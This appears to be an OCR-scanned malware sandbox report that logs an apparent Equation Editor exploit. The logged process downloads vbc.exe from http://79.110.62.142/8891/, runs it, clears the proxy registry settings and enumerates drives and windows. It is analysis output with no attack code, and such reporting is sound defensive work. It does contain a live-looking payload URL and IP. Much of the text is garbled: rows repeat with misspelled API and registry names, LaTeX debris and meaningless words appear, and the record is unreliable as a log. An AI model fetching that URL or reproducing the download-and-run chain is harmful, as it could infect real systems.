144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (74482828) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Equation Editor\ Value: None Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Equation Editor\3.0\ Options\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: CetVersionExA Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (74.48280) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editon\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editon\ 3.0\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editon\ 3.0\ Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%vbc.exe Shell Command: \%USERPROFILE\%vbc.exe Shell Command: \%USERPROFILE\%vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: OnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Equation Editor\Value: None Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Equation Editor\S.0 Value: None Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Equation Editor\S.0 Options\Value: None API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%\vbc.exe Shell Command: \%USERPROFILE\%\vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1,50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1,50020000) Return: 0 API Name: GetVersionExA Args: (7448280) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (74482828) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\text{Equation Editor\text{Value}: None} Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\text{Equation Editor\text{3}.0\text{Value}: None} Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\text{Equation Editor\text{3}.0\text{Value}: None} API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE\%vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: \%USERPROFILE\%vbc.exe Shell Command: \%USERPROFILE\%vbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1,50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1,50020000) Return: 0 API Name: GetVersionExA Args: (7448230) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains system version from API result API Name: GetVersionExA Args: (74482828) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1 API Name: GetVersionExA Args: (19do84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144
Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API	Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\(\text{Equation Editor\(\) value: None}\) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\(\text{Equation Editor\(\) 3.0\\ value: None}\) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\(\text{Equation Editor\(\) 3.0\\ volue: None}\) API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, \(\) USERPROFILE\(\) vbc.exe, \(\) Return: 0 Threat Characteristic: Executes dropped file File: \(\) \(\text{SUSERPROFILE\(\) wbc.exe}\) Shell Command: \(\) \(\) USERPROFILE\(\) wbc.exe Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (743482d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1 API Name: GetVersionExA Args: (19dc84) Return: 1	2388 2388 2388 2388 2388 2388 2388 2388	144 144 144 144 144 144 144 144 144 144

Septiment				
Migran M	Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Description A Profess Description 20	Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
전쟁에 변경 1000 100	Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2388	144
	Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
	Call System API	API Name: GetVersionExA Args: (19db30) Return: 1	2388	144
	Call System API	API Name: GetVersionExA Args: (19dc84) Return: 1	2388	144
Page				144
Goldsmann All-boars Generout All (a) (1900) Store 1 1901 40 Colligation All-boar Generout All (a) (1901) Store 1 20 40 Colligation All-boar Generout All (a) (1901) Store 1 20 40 Colligation All-boar Generout All (a) (1901) Store 1 20 40 Colligation All-boar Generout All (a) (1901) Store 1 20 40 Colligation All-boar Generout All (a) (1901) Store 1 20 40 Colligation All-boar Store (1901) Store 10 (1901) Store 1				
Marie				
Milland Collegate And Milland Collegate And 1980 1981 1				
Description Description				
Marie				
Community of the Comm	Call System API	API Name: GetVersionExA Args: (19da20) Return: 1	2388	144
Part Part	Call System API	API Name: GetVersionExA Args: (19da34) Return: 1	2388	144
	Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\\NetCache) Return: 1	2388	144
Separation Process	Call Internet Helper API		2388	144
Ministract Happer				
Part	Call System API	API Name: DnsQueryEx Args: (79.110.62.142, 1, 50020000) Return: 0	2388	144
Part	Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 6483992) Return: cc0008	2388	144
1998	Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1694120, 4194320, 6483992) Return: cc000c	2388	144
Mile Registry 600	Detection			
Main		http://79.110.62.142/8891/vbc.exe		
Dece Populary No.	Call System API	API Name: GetVersionExA Args: (19d800) Return: 1	2388	144
Death Deat	Write Registry Key	$Key: HKEY_CURRENT_USER \\ ISOFTWARE \\ IMicrosoft \\ Windows \\ Current \\ Version \\ Internet \ Settings \\ ProxyEnable \ Value: 0$	2388	144
Decis Registy Try Decis Registy Try Decis Registy Try New Process Try New	Delete Registry Key	$Key: HKEY_CURRENT_USER (SOFTWARE) Microsoft (Windows) Current Version) Internet\ Settings (ProxyServer\ Value:\ None) and the property of the proxy Server\ Value:\ None) and the proxy Server\ Value:\ None (None) and the proxy Server\ None (None) and the proxy Server\ None (None) and the proxy Server\ None (None) and the $	2388	144
Description Description	Delete Registry Key	$Key: HKEY_CURRENT_USER (SOFTWARE) Microsoft (Windows) Current Version) Internet\ Settings) ProxyOverride\ Value:\ None to the proxyOverride\ Value and Val$	2388	144
Mary Mary	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2388	144
Main Major Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDelect Value: None	2388	144	
Cell Status API			2388	
AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP AP Description APP Descript	Call Network API		2388	144
Cell System API				
Call System APP				
Call Systems APT				
Call System APT				
Call Nationary APP				
Call Nebroth API	Call System API	API Name: WinHttpCloseHandle Args: (63ee10) Return: 1		144
Call Nation's APP APP Name: scalar Age; 12, 1, 6) Return 48	Call Network API	API Name: socket Args: (2, 2, 0) Return: 4f4	2388	144
Call National APP	Call Network API	API Name: socket Args: (23, 2, 0) Return: 4f4	2388	144
Detection Threat Characteristic Listence on port Call System API	Call Network API	API Name: socket Args: (2, 1, 6) Return: 4f4	2388	144
Call System API	Call Network API	API Name: bind Args: (4f4, 0.0.0.0:49429, 16) Return: 0	2388	144
API Name send Args (st., QET (889 ft/bc.ess HTTP/1 1/vnAccept "PvVAccept-Encoding gap, deflate/nuber-Agent Macillat. Q (compatible, MSIE 7.0. Will value of 5.2 WOWNE, Tribertils). NET (ac., NET (ac., NET CLR 2.8 50727). NET CLR 3.8 30728, IntelPain.3(protects 79 10.08 2.1427/comcine). Deflated for the state of the patients of t	Detection	·		
Mindows NT 6.2, WW04K-Triderill 0. NRT 10.C. NRT 10.E. NRT 10.R 3.0.5072Pt, NRT CLR 3.0.5072Pt, INTEC LR 3.0.507	Call System API	API Name: ConnectEx Args: (4f4, 79.110.62.142:80, 16, 0, 0, 0, 62b7d4) Return: 0	2388	144
Detection Characteristic Connection Path Indica (Plandress Connection Path Indica (Padhess Connection Path Indica (Padhes)	Call Network API	Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]v\nHost: 79.110.6	2388	144
Write File Path: %LOCALAPPDATA%MicrosoftWindows/INetCache/IELGSIXA14/vbc(1].exer Type: VSDT_EXE_MSIL 2388 144 Detection Threat Characteristic Modifies life that can be used to infect systems %LOCALAPPDATA%MicrosoftWindows/INetCache/IELGSIXA14/vbc(1].exe 2388 144 Add File Path: %USERPROFILE%wbc.exer Type: VSDT_EXE_MSIL 2388 144 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 144 File. WisERRPROFILE%wbc.exer Type: VSDT_EXE_MSIL 2388 144 Write File Path: %USERPROFILE%wbc.exe Type: VSDT_EXE_MSIL 2388 144 Detection Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE.%wbc.exe 2388 144 Call System API API Name: GetDriveTypeW Args: (Cx.) Return: 3 2388 144 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains of wire info from API result 2388 144 Call System API API Name: PathFileExistativ Args: (%windriv%SysWOW64)propsys.dll) Return: 1 2388 144 Call System API API Name: GetDriveTypeW Args: (Cx.) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (Cx.) Return: 3	Detection	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; W OW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection		
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA/%MicrosofWindows/like(CachaPlic KsykAt4vbc/t] exe	Call Network API	API Name: recv Args: (4f4, , 1, 2) Return: ?	2388	144
Detection			2388	144
Add File Path: %USERPROFILE%wbc.exe Type: VSDT_EXE_MSIL 2388 144 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 144 File; %USERPROFILE%wbc.exe Type: VSDT_EXE_MSIL 2388 144 Write File Path: %USERPROFILE%wbc.exe Type: VSDT_EXE_MSIL 2388 144 Detection Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%wbc.exe 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains drive info from API result 2388 144 Call System API API Name: PathFileExistsW Args: (%windir%SysWOW64propsys.dl) Return: 1 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (WST		Threat Characteristic: Modifies file that can be used to infect systems		
Delection	Add File		2388	144
Detection		Threat Characteristic: Drops executable during installation Dropping Process ID: 144 File: %USERPROFILE%\vbc.exe		
Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains drive info from API result 2388 144 Call System API API Name: PathFileExistsW Args: (wwindir%\SysWOW64\propsys.dll) Return: 1 2388 144 Call System API API Name: PathFileExistsW Args: (wwindir%\SysWOW64\propsys.dll) Return: 1 2388 144 Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (V\)STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001f50000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\\)NSTORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000000010000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\\)NSTORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000000000000000000000000000000	Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2388	144
Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains drive info from API result		Threat Characteristic: Modifies file that can be used to infect systems		
Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144 Info: Obtains drive info from API result	Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Call System API API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 2388 144 Call System API API Name: GetDriveTypeW Args: (C:\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C:\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C:\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\n\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000001F500000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\n\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000		Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144		
Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53/f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53/f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000	Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2388	144
Call System API API Name: GetDriveTypeW Args: (C\L) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C\L) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C\L) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\L)\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\L)\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\L)\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000	Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2388	144
Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\				
Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 2388 144 Call System API API Name: GetDriveTypeW Args: (\\)\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\				
Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000				
Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a} 2388 144 Call System API API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000000000000000000000000000000				
0c91efb8b)\\) Return: 3 Call System API API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM		0c91efb8b)\) Return: 3		
		0c91efb8b)\) Return: 3		
TL VOLUME (INTERNATION CONTRACTOR)	Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2388	144
Call System API API Name: GetDriveTypeW Args: (E.\) Return: 2 2388 144	Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2388	144

Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	2388	144
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2388	144
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388	144
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 144		
Call System API	Info: Obtains listing of open application windows API Name: GetDriveTypeW Args: (C:\) Return: 3	2388	144
Detection	Threat Characteristic: Creates command line process	2300	144
Peleculori	Process ID: 2588 Image Path: %USERPROFILE%/vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:2588:%USERPROFILE%\vbc.exe) Return: 1	2388	144
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 144 Image Path: %USERPROFILE%Vbc.exe Shell Command: "%USERPROFILEWbb.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0	2388	144
Call Thread API	API Name: NtResumeThread Args: (Process:2588,) Return: ?	2388	144
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2588], ppid[144) Return: 1	2388	144
Detection	Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%Vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 58efec, 0, 0, 0) Return: 8bb6f0	144	2588
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (8bb6f0, 58efec) Return: 1	144	2588
Call System API	API Name: GetDriveTypeW Args: (C:\()) Return: 3		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\OOO.DOC.url) Return: 0		2388
dd File	Path: %APPDATA%\Microsoft\Office\Recent\O-OO.DOC.url Type: VSDT_ASCII		2388
